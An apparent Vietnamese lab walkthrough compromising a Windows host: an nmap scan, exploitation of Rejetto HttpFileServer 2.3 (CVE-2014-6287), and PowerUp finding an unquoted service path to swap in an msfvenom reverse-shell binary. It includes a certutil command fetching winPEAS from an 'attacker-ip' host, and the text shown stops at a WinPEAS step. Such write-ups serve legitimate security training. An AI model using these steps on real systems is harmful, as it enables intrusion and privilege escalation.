
nmap -sC -Pn -A 10.10.108.172





Có 1 máy chủ web hoạt động ở cổng 80.


Có 1 máy chủ web khác hoạt động ở cổng 8080: HttpFileServer httpd 2.3

Máy chủ file đang chạy là: rejetto http file server có lỗ hổng thực thi từ xa.


CVE: 2014-6287













Để liệt kê máy ảo, chúng ta sẽ dùng script gọi là PowerUp, mục đích là đánh giá máy ảo Windows và xác định sự bất thường - PowerUp giúp xác định các phương hướng leo thang đặc quyền dựa vào cấu hình sai

Mình sẽ dùng lệnh upload của Metasploit để upload script.




Để thực thi script này bằng Meterpreter, mình sẽ load powershell vào trong meterpreter. Sau đó nhập powershell\_shell để mở 1 interactive Powershell prompt.




Invoke-AllChecks là 1 hàm chạy tất cả kiểm tra trong module. Hàm này đưa ra kết quả kiểm tra ở định dạng hữu ích và cung cấp cho chúng ta các phương hướng để leo thang đặc quyền.


Chú ý đến lựa chọn CanRestart được đặt là true. Tên của dịch vụ bị dính lỗ hổng unquoted service path: AdvancedSystemCareService9




Lựa chọn CanRestart cho phép chúng ta khởi động 1 dịch vụ trên hệ thống, thư mục của ứng dụng cũng có thể ghi đè. Chúng ta có thể thay thế 1 ứng dụng hợp lệ thành 1 mã độc, bắt đầu lại dịch vụ, sẽ chạy chương trình của chúng ta.


Dùng msfvenom để tạo 1 reverse shell dưới dạng tệp thực thi Windows:



















**Truy cập và leo thang đặc quyền không có Metasploit**:

Mình dùng script của CVE, chỉnh sửa: localhost: 10.8.55.148, lport: 1234 (port để lắng nghe reverse shell)

Tải file nc.exe, mở 1 máy chủ web:


python3 -m http.server 80






Lệnh này giúp bạn tải file trong command prompt:


certutil -urlcache -split -f http://attacker-ip/winPEASx64.exe




Khi chạy WinPEAS, bạn sẽ thấy lỗ hổng Unquoted Service Path:



